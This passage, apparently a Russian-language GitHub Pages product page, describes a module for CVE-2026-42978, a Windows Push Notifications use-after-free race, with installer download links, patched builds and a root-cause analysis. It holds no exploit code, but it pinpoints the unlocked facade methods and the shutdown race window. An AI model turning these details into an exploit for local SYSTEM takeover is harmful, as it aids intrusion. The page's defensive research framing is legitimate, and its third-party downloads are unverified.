
CVE-2026-42978 Windows Push Notifications (WpnService) Use-After-Free и Race Condition PoC-исследование, диагностический сканер и модуль аудита безопасности для AI Security Tool.

CVE-2026-42978
Модуль Windows Push Notifications для AI Security Tool
Экосистема безопасности нового поколения на базе ИИ, мультипротокольный терминал и набор автономных агентов





Сайт · Документация продукта · Хост-приложение · Чат сообщества
Навигация по сайту: Главная · Обновления · Загрузки · Модули
Продукт: AI Security Tool
Сайт: zerodayevil.github.io
Документация: https://zerodayevil.github.io/ai-security-tool
Этот модуль представляет собой проверенный разбор и профиль безопасной проверки для AI Security Tool.
Используйте только модули, перечисленные на сайте проекта или в официальном каталоге. Загружайте этот модуль внутри одобренного приложения, против конечных точек, которыми вы владеете или на оценку которых у вас есть письменное разрешение.
Этот репозиторий не содержит вооружённого эксплойта против WpnService. Лаборатория в каталоге lab/ — это автономная имитация класса уязвимости (TOCTOU / двойное чтение). Она не взаимодействует с реальной службой push-уведомлений.
Сначала установите хост-приложение. Затем включите этот модуль через Modules → Windows / Local EoP → CVE-2026-42978.
| ОС / платформа | Версия | Архитектура / формат | Обновлено | Статус | Загрузка |
|---|---|---|---|---|---|
| Windows | v6.3.20 | x64 installer (.exe) | 2026-09-08 | Последняя | Скачать .exe |
| Windows | v6.3.20 | x64 portable (.tar.gz) | 2026-09-08 | Последняя | Скачать .tar.gz |
| macOS | v5.3.29 | Apple Silicon (.dmg) | 2026-09-05 | Стабильная | Скачать .dmg |
| Linux | v5.3.27 | Universal x64 (.tar.gz) | 2026-09-01 | Стабильная | Скачать .tar.gz |
| Android | v5.3.27 | ARM64 APK (.apk) | 2026-09-01 | Стабильная | Скачать .apk |
Только официальные источники:
CVE-2026-42978 — это локальное повышение привилегий в Windows Push Notifications. Microsoft описывает это как одновременный доступ к общему ресурсу без должной синхронизации (CWE-362). Исследование пропатченной и непропатченной версий wpncore.dll показывает гонку с использованием после освобождения (use-after-free) в PresentationEndpointFacade во время завершения работы платформы.
WpnService работает в сессии 0 как NT AUTHORITY\SYSTEM (svchost.exe -k netsvcs -p). Доставка всплывающих уведомлений, плиток и значков проходит через неё. Выигранная гонка против этого процесса — это проблема уровня SYSTEM на локальной машине, а не удалённая уязвимость DC до аутентификации.
Статус: исправлено 10 июня 2026 (Patch Tuesday). Эта страница — оборонительное исследование.
Это не CVE-2026-41089 (Netlogon RCE). Другой компонент, другая модель привилегий, другая дата исправления.
| Поле | Значение |
|---|---|
| CVE | CVE-2026-42978 |
| БДУ | BDU:2026-08249 |
| Уведомление вендора | MSRC — Windows Push Notifications EoP |
| Критичность | Высокая · CVSS 3.1 7.8 |
| Слабость | CWE-362 состояние гонки · use-after-free на пути завершения работы |
| Компонент | Windows Push Notifications · WpnService · wpncore.dll |
| Вектор атаки | Локальный |
| Требуемые привилегии | Низкие (авторизованный локальный пользователь) |
| Взаимодействие с пользователем | Отсутствует |
| Patch Tuesday | 10 июня 2026 |
| Тип модуля | Исследовательский разбор + безопасная проверка в приложении + пакет обнаружения |
Клиентские и серверные SKU, в которых поставляется Push Notifications. Перед закрытием тикета уточните точный KB на MSRC.
| Семейство | Примечания |
|---|---|
| Windows 10 | 1809, 21H2, 22H2 (x86 / x64 / ARM64 в зависимости от применимости) |
| Windows 11 | 23H2, 24H2, 25H2, 26H1 |
| Windows Server | 2016 / 2019 / 2022 / 2025 (полные и Server Core, где компонент присутствует) |
Ориентировочные сборки по публичным примечаниям к обслуживанию (всегда перепроверяйте на MSRC):
| Ветка | Ориентировочная исправленная сборка |
|---|---|
| Windows 11 23H2 | 22631.7219 |
| Windows 11 24H2 | 26100.8655 |
| Windows 11 25H2 | 26200.8655 |
| Windows 11 26H1 | 28000.2269 |
Пример wpncore.dll (24H2) | уязвимая 26100.8521 → исправленная 26100.8655 |
Фасад оборачивает вызовы API уведомлений и делегирует их в PresentationEndpointImpl. Во время завершения работы платформы объект NotificationPlatform уничтожается. Несколько методов фасада исторически получали указатель на платформу без флага завершения работы или общей блокировки. Если завершение выигрывает гонку, следующий вызов использует висячий указатель.

Один и тот же шаблон блокировки и защиты был применён к 49 методам PresentationEndpointFacade::*. Реализующие методы под ними остались без изменений — дыра находилась на уровне фасада.
wpncore.dll 26100.8521)